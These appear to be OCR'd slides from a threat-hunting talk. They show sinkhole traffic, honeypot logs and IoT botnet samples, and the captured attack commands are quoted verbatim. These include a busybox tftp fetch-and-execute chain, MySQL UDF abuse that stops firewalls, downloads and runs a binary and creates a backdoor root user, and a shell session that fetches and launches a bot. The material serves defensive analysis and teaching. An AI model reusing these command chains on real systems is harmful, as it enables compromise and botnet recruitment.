
Anomaly/threat hunting

- Search for recon patterns: one to many



One to many:RDP

178.218.222.168 - 39 connections



Knowing about sinkholes is also useful

Sinkhole communication

- Sinkhole Subnet owned by Microsoft - **199.2.137.0**/24
- Example: 117.103.108.210:53 -> **213.136.78.49**:36169

- DNS query: 213.136.78.49:36169
  117.103.108.210:53 udp 5777

- domain: www.emous5epadsafa42.com
  199.2.137.29

if you had packet data

Shell commands in traffic are usually suspicious

```
08:52:37.281168 IP 221.200.176.93.9710 > 117.103.101.115.13922: UDP, length 104
.
..E...,...s......]uges%.6b.p..d1:ad2:id20:...   .%(..I...:Z'....9:info_hash20:...
 .%(..I...:Z'....e1:q9:get_peers1:t2:.'1:v4:LT..1:y1:qe
08:52:37.370234 IP 111.17.190.23.51163 > 202.140.172.99.53413: UDP, length 123
`
..Et....@.4...o......c......d.AA..AAAA cd /tmp || cd /var/ || cd /dev/;busybox tftp -r
 min -g 91.134.141.49;cp /bin/sh .;cat min >sh;chmod 777 sh;./sh.



/tmp || cd /var/ || cd /dev/;busybox tftp -r min -g 91.134.141.49;cp /bin/sh .;cat min
 >sh;chmod 777 sh;./sh
```

Some cases from the past

Whatever you see in the news, we probably see it too :-)

mysql worm

Network Magazine
Technology Decisions For The Enterprise

[an error occurred while processing this directi

Worm targets MySQL

A new worm spreading on the Internet targets computers running the MySQL open-source thousands of Windows machines running this database.

The new threat is a new version of a common network worm named Forbot. It infects mac installations running on Windows machines that are connected to the Internet. The new Fo

behaviour

```
query	CREATE FUNCTION sys_eval RETURNS string SONAME 'xiaoji64.so'
query	CREATE FUNCTION sys_eval RETURNS string SONAME 'xiaoji.so'
query	create function sys_eval returns string soname "lib_mysqludf_sys.so"
query	CREATE FUNCTION mylab_sys_exec RETURNS INTEGER SONAME "mylab_sys_exec.so"
query	system wget http://182.254.213.14:5555/v9mm
query	system chmod +x v9mm
query	system chmod 777 v9mm\x0asystem ./v9mm
query	select sys_eval("/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://1
2.254.213.14:5555/v9mm;chmod 777 v9mm;./v9mm;")
query	SELECT mylab_sys_exec(/etc/init.d/iptables stop
query	service iptables stop
query	SuSEfirewall2 stop
query	reSuSEfirewall2 stop
query	wget -c http://182.254.213.14:5555/v9mm
query	chmod 777 v9mm
query	./v9mm
query	");\x0aDrop FUNCTION IF EXISTS lib_mysqludf_sys_info;\x0aDrop FUNCTION IF EXISTS sys_get;\x0aDrop FUNCTION IF EXISTS sys_
et;\x0aDrop FUNCTION IF EXISTS sys_exec;\x0aDrop FUNCTION IF EXISTS sys_eval;
quit	(empty)
query	show variables like "%plugin%";
query	show variables like "%plugin%";
query	SELECT @@version_compile_os;
query	show variables like '%version_compile_machine%';
query	GRANT  ALTER, ALTER ROUTINE, CREATE, CREATE ROUTINE, CREATE TEMPORARY TABLES, CREATE USER, CREATE VIEW, DROP, EVENT, EXEC
TE, FILE, INDEX, LOCK TABLES, PROCESS, REFERENCES, RELOAD, REPLICATION CLIENT, REPLICATION SLAVE, SHOW DATABASES, SHOW VIEW, SHU
OWN, SUPER, TRIGGER ON  *.* TO 'root'@'%' WITH GRANT OPTION;
query	FLUSH PRIVILEGES;
query	FLUSH PRIVILEGES;
query	GRANT ALTER, ALTER ROUTINE, CREATE, CREATE ROUTINE, CREATE TEMPORARY TABLES, CREATE VIEW, DELETE, DROP, EVENT, EXECUTE, I
DEX, INSERT, LOCK TABLES, REFERENCES, SELECT, SHOW VIEW, TRIGGER, UPDATE ON `mysql`.* TO 'root'@'%' WITH GRANT OPTION;
query	FLUSH PRIVILEGES;
query	FLUSH PRIVILEGES;
query	insert into mysql.user(Host,User,Password) values("%","mysqld",password("654321*a"));
```

MYSQL worm

```
.
..E..>..@.t...:6iK.....[..i...u.*jP.?..........FLUSH PRIVILEGES;
10:39:10.238037 IP 58.54.105.75.49755 > 202.169.170.12.mysql: Flags [P.], seq 4294966475:4294966565, ack 4294966990, win 16294, le
ngth 90
.
..E....B@.t...:6iK.....[..i..2u.*uP.?.....V....insert into mysql.user(Host,User,Password) values("%","mysqld",password("654321*a")
);
10:39:11.265521 IP 58.54.105.75.49755 > 202.169.170.12.mysql: Flags [P.], seq 4294966565:4294966587, ack 4294967050, win 16279, le
ngth 22
.
..E..>..@.t...:6iK.....[..i...u.*.P.?.-n.......FLUSH PRIVILEGES;
10:39:11.597112 IP 58.54.105.75.49755 > 202.169.170.12.mysql: Flags [P.], seq 4294966587:4294966642, ack 4294967061, win 16277, le
ngth 55
.
..E..._.
@.t..W:6iK.....[..i...u.*.P.?..a..3....CREATE USER 'mysqld'@'%' IDENTIFIED BY '654321*a';
10:39:11.864607 IP 58.54.105.75.49755 > 202.169.170.12.mysql: Flags [P.], seq 4294966642:4294966961, ack 4294967119, win 16262, le
```

possibly compromised: 202.169.170.12

samples payload

Most of these samples are DDoS binaries.
Some are UPX packed
Carry embedded Amplification point lists. Can do HTTP Floods.
Built with C++

```
Mozilla/5.0 (|S|) AppleWebKit/537.17 (KHTML, like Gecko) Chrome/|D&23&25|.|D&0&9|.|D&1000&9000|.|D&10&99| Safari/537.17
Mozilla/5.0 (|S|; rv:18.0) Gecko/20100101 Firefox/18.0
Opera/|D&7&9|.|D&70&90| (|S|) Presto/2.|D&8&18|.|D&90&890| Version/|D&11&12|.|D&10&19|
```

```
61.132.163.68
202.102.192.68
202.102.213.68
202.102.200.101
58.242.2.2
202.38.64.1
211.91.88.129
211.138.180.2
```

IoT

[redacted] LILY HAY NEWMAN SECURITY 12.09.16 7:00 AM

THE BOTNET THAT BROKE THE INTERNET ISN'T GOING AWAY

Honeypots & IoT worms

```
4_32_138_5561: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2
_32_116_7878_HJH2: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU
_32_116_7878_HJH2: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_vv10: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linu
_kfj_cc_1611_24A1d4m1: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/
_kfj_cc_1611_26A1d4m1: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, for
_kfj_cc_1611_1adm4a2r3m: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/
9_248_71_321_vs9_s: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strip
_32_116_7878_HJH2: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_kfj_cc_1611_a1d4m2: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strip
_kfj_cc_1611_a1d4m1: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strip
_kfj_cc_1611_dd_wrt1adm4: ELF 32-bit MSB  executable, MIPS, MIPS32 rel2 version 1, statically linked, for GNU
_kfj_cc_1611_1adm4a2r3m: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
_32_116_7878_HJH3: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, strippe
6_51_138_8756_24: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linu
_kfj_cc_1611_D4ike2_4: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, stripped
_kfj_cc_1611_D4ike2_6: ELF 32-bit LSB  executable, Intel 80386, version 1 (GNU/Linux), statically linked, for
_kfj_cc_1612_D4ike2_4: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/
_kfj_cc_1612_d4i_wrt: ELF 32-bit MSB  executable, MIPS, MIPS32 rel2 version 1, statically linked, for GNU/Lin
_kfj_cc_1612_D4ike_mips: ELF 32-bit LSB  executable, MIPS, MIPS32 rel2 version 1, statically linked, for GNU/
```

Honeypots and IoT worms

```
root@apt:~# wget http://a1d4m.kfj.cc:1612/D4ike2.4
--2017-03-05 18:33:08--  http://a1d4m.kfj.cc:1612/D4ike2.4
Connecting to a1d4m.kfj.cc:1612... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5100983 (4M) [application/octet-stream]
Saving to: `/root/D4ike2.4

 1% [>                                       ] 81,748      21K/s  eta 3m 58schmod 0755 /root/D4ike2.4
 5% [==>                                     ] 287,620     37K/s  eta 2m 8s nohup /root/D4ike2.4 > /dev/null 2>&1 &
 9% [===>                                    ] 486,168     41K/s  eta 1m 52schmod 777 D4ike2.4
```

automated sample collection!! ;-)

Questions?

fy@iis.sinica.edu.tw